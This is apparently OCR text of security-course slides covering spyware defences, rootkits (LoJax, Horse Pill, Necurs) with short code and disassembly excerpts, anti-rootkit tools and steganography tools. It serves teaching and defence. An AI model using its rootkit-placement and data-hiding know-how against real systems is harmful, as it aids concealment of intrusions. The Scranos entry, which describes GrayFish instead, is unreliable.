5 Regularly update the software and use a firewall with outbound protection	12 Do not download free music files, screensavers, or smiley faces from the Internet
6 Regularly check the task manager report and MS configuration manager report	13 Beware of pop-up windows or web pages. Never click anywhere on these windows
7 Regularly update virus definition files and scan the system for spyware	14 Carefully read all disclosures, including the license agreement and privacy statement before installing any application

Anti-Spyware

SUPERAnti Spyware

SUPERAntiSpyware is a software application that can detect and remove spyware, adware, Trojan horses, and other potentially harmful software applications



- **Kaspersky Internet Security 2019**
  https://support.kaspersky.com
- **SecureAnywhere Internet Security Complete**
  https://www.webroot.com
- **Adaware Antivirus free**
  https://www.adaware.com
- **MacScan**
  https://www.securemac.com
- **Norton AntiVirus Plus**
  https://norton.com

Rootkits

- Rootkits are programs that hide their presence as well as attacker's malicious activities, granting them full access to the server or host at that time, and in the future
- Rootkits replace certain operating system calls and utilities with their own modified versions of those routines that, in turn, undermine the security of the target system causing malicious functions to be executed
- A typical rootkit comprises of backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, etc.

The attacker places a rootkit by:

- Scanning for vulnerable computers and servers on the web
- Wrapping it in a special package like a game
- Installing it on public computers or corporate computers through social engineering
- Launching a zero-day attack (privilege escalation, buffer overflow, Windows kernel exploitation, etc.)


Objectives of a rootkit:

- To root the host system and gain remote backdoor access
- To mask attacker tracks and presence of malicious applications or processes
- To gather sensitive data, network traffic, etc. from the system to which attackers might be restricted or possess no access
- To store other malicious programs on the system and act as a server resource for bot updates

Popular Rootkits: LoJax and Scranos


LoJax

- LoJax is a type of UEFI rootkit that injects malware into the system and is automatically executed whenever the system starts up
- It exploits UEFI that acts as an interface between the OS and the firmware



Scranos

- GrayFish is a Windows kernel rootkit that runs inside the Windows operating system and provides an effective mechanism, hidden storage, and malicious command execution while remaining invisible
- It injects its malicious code into the boot record which handles the launching of Windows at each step



Popular Rootkits: Horse Pill and Necurs

Horse Pill


- Horse Pill is a Linux kernel rootkit that resides inside the "initrd," which it uses to infect the system and deceives the system owner with the use of container primitives
- It has three important parts; klibc-horsepill.patch, horsepill_setopt, and horsepill_infect

```
root@gtfo:~# ls -l /proc/1/ns
total 0
lrwxrwxrwx 1 root root 0 Jul  8 16:47 ipc -> ipc:[4026531839]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 mnt -> mnt:[4026531840]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 net -> net:[4026531969]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 pid -> pid:[4026531836]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 user -> user:[4026531837]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 uts -> uts:[4026531838]
```

```
root@gtfo:/usr/src/linux# cat -n include/linux/proc_ns.h | grep -A2 -B8
PROC_PID_INIT_INO
    31    /*
    32     * We always define these enumerators
    33     */
    34    enum {
    35         PROC_ROOT_INO        = 1,
    36         PROC_IPC_INIT_INO    = 0xEFFFFFFFU,
    37         PROC_UTS_INIT_INO    = 0xEFFFFFFEU,
    38         PROC_USER_INIT_INO   = 0xEFFFFFFDU,
    39         PROC_PID_INIT_INO    = 0xEFFFFFFCU,
    40         PROC_CGROUP_INIT_INO= 0xEFFFFFFBU,
    41    };
```

Necurs

- Necurs contains backdoor functionality allowing remote access and control of the infected computer
- It monitors and filters network activity and has been observed to send spam and install rogue security software




```
Typedef struct NecursCmd {
    BYTE Reserved;
    DWORD CmdLength;
    DWORD Key1; //Prebuild key1
    DWORD Key2; //Prebuild key2
    DWORD CmdBuffer;
}
```


```
lea     eax, [ebp+CmdBufferLength]
push    eax             ; OUT_BufLen
lea     eax, [ebp+CmdBuffer]
push    eax             ; OUT_Buf
push    9CA1E108h       ; Skey2
push    0AFE8991Bh      ; Skey1
call    bNecurs_CmdSearchA
```

How to Defend against Rootkits

1. Reinstall OS/applications from a trusted source after backing up the critical data
2. Well-documented automated installation procedures need to be kept
3. Perform kernel memory dump analysis to determine the presence of rootkits
4. Harden the workstation or server against the attack
5. Educate staff not to download any files/programs from untrusted sources
6. Install network and host-based firewalls
7. Ensure the availability of trusted restoration media
8. Update and patch operating systems, applications, and firmware
9. Regularly verify the integrity of system files using cryptographically strong digital fingerprint technologies
10. Regularly update antivirus and anti-spyware software
11. Avoid logging in to an account with administrative privileges
12. Adhere to the least privilege principle
13. Ensure the chosen antivirus software possesses rootkit protection
14. Do not install unnecessary applications and also disable the features and services not in use

Anti-Rootkits

GMER | GMER is an application that **detects and removes rootkits** by scanning processes, threads, modules, services, files, etc.



- **Stinger**
  https://www.mcafee.com
- **Avast Free Antivirus**
  https://www.avast.com
- **TDSSKiller**
  https://usa.kaspersky.com
- **Malwarebytes Anti-Rootkit**
  https://www.malwarebytes.com
- **Rootkit Buster**
  https://www.trendmicro.com

NTFS Stream Detectors

Stream Armor

Stream Armor discovers hidden Alternate Data Streams (ADS) and cleans them completely from the system


- **Stream Detector**
  https://www.novirusthanks.org
- **GMER**
  http://www.gmer.net
- **ADS Manager**
  https://dmitrybrant.com
- **ADS Scanner**
  https://www.pointstone.com
- **Streams**
  https://docs.microsoft.com

What is Steganography?


1. Steganography is a technique of **hiding a secret message** within an ordinary message and **extracting it at the destination** to maintain confidentiality of data

2. **Utilizing a graphic image as a cover** is the most popular method to conceal the data in files

3. The attacker can use steganography to hide messages such as **a list of the compromised servers**, source code for the hacking tool, or plans for future attacks



Classification of Steganography




Types of Steganography based on Cover Medium

1. Image Steganography
2. Document Steganography
3. Folder Steganography
4. Video Steganography
5. Audio Steganography
6. White Space Steganography
7. Web Steganography
8. Spam/Email Steganography
9. DVD-ROM Steganography
10. Natural Text Steganography
11. Hidden OS Steganography
12. C++ Source-Code Steganography

Whitespace Steganography

- In white space steganography, the user hides the messages in ASCII text by adding white spaces to the ends of the lines
- Because spaces and tabs are not generally visible in text viewers, the message is effectively hidden from casual observers
- Use of built-in encryption makes the message unreadable even if it is detected
- Use the SNOW tool to hide the message



http://www.darkside.com.au

Image Steganography

- In image steganography, the information is hidden in image files of different formats such as .PNG, .JPG, and .BMP
- Image steganography tools replace redundant bits of image data with the message in such a way that the effect cannot be detected by the human eye

Image File Steganography Techniques

LeastSignificantBit Insertion

- The binary data of the message is broken, which is then inserted into the LSB of each pixel in the image file in a deterministic sequence

Masking and Filtering

- Masking and filtering techniques hide data using techniques such as watermarks on an actual paper; this can be done by modifying the luminance of some image parts

Algorithms and Transformation


- Hide data in mathematical functions that are used in compression algorithms
- The data are embedded in the cover image by changing the coefficients of a transform of an image

Document Steganography

- Document steganography is the technique of hiding secret messages transferred in the form of documents
- It includes the addition of white spaces and tabs at the end of the lines

StegoStick

It hides any file or message in an image (BMP,JPG,GIF), Audio/Video (MPG, WAV, etc.) or any other file format (PDF,EXE,CHM, etc.)



https://sourceforge.net

Document Steganography Tools

- StegJ (*http://stegj.sourceforge.net*)
- Office XML (*https://www.irongeek.com*)
- SNOW (*http://www.darkside.com.au*)
- Data Stash (*https://www.skyjuicesoftware.com*)
- Texto (*http://www.eberl.net*)

Video Steganography


- Video steganography refers to **hiding secret information** in a carrier video file
- In video steganography, the information is hidden in **video files** of different formats such as .AVI, .MPG4, and .WMV
- **Discrete Cosine Transform (DCT)** manipulation is used to add secret data at the time of the transformation process of the video

Video Steganography Tools

- RT Steganography *(https://rtstegvideo.sourceforge.net)*
- StegoStick (*https://sourceforge.net*)
- OpenPuff (*https://embeddedsw.net)*
- MSU StegoVideo (*http://www.compression.ru*)

OmniHide Pro

OmniHide Pro **hides a file within another file**. Any file can be hidden within common image/music/video/document formats. The output file will work in the same way as the original source file



Audio Steganography


- Audio steganography refers to hiding secret information in audio files such as .MP3, .RM, and .WAV
- Information can be hidden in an audio file using LSB or using frequencies that are inaudible to the human ear (>20,000 Hz)
- Some of the audio steganography methods are echo data hiding, spread spectrum method, LSB coding, tone insertion, phase encoding, etc.

Audio Steganography Tools

- BitCrypt (*http://bitcrypt.moshe-szweizer.com*)
- StegoStick (*https://sourceforge.net*)
- MP3Stego (*https://www.petitcolas.net*)
- QuickCrypto (*http://www.quickcrypto.com*)
- spectrology (*https://github.com*)

DeepSound

- DeepSound hides secret data in audio files - wave and flac
- It enables the extraction of secret files directly from audio CD tracks



Folder Steganography


- In folder steganography, files are hidden and encrypted within a folder and do not appear to normal Windows applications, including Windows Explorer

Folder Steganography Tools

- Folder Lock *(https://www.newsoftwares.net)*
- Hide Folders 5 (*https://fspro.net*)
- Invisible Secrets 4 (*http://www.invisiblesecrets.com)*
- Max Folder Secure (*https://www.maxpcsecure.com*)
- QuickCrypto (*http://www.quickcrypto.com*)

GiliSoftFile Lock Pro


It locks files, folders, and drives, hides files, folders, and drives to make them invisible, or password protects files folders, and drives




http://www.gilisoft.com

Spam/Email Steganography

- Spam/email steganography refers to the technique of sending secret messages by hiding them in spam/email messages
- Spam emails help to communicate secretly by embedding the secret messages in some way and hiding the embedded data in the spam emails
- Spam Mimic is a spam/email steganography tool that encodes the secret message into an innocent-looking spam email





Steganography Tools for Mobile Phones

Steganography Master

https://play.google.com

Stegais

http://stegais.com

- **SPY PIX**
  https://www.juicybitssoftware.com
- **Pixelknot: Hidden Messages**
  https://guardianproject.info
- **Pocket Stego**
  https://www.talixa.com
- **Steganography Image**
  https://play.google.com
- **Steganography**
  https://github.com

Steganalysis

Reverse Process of Steganography

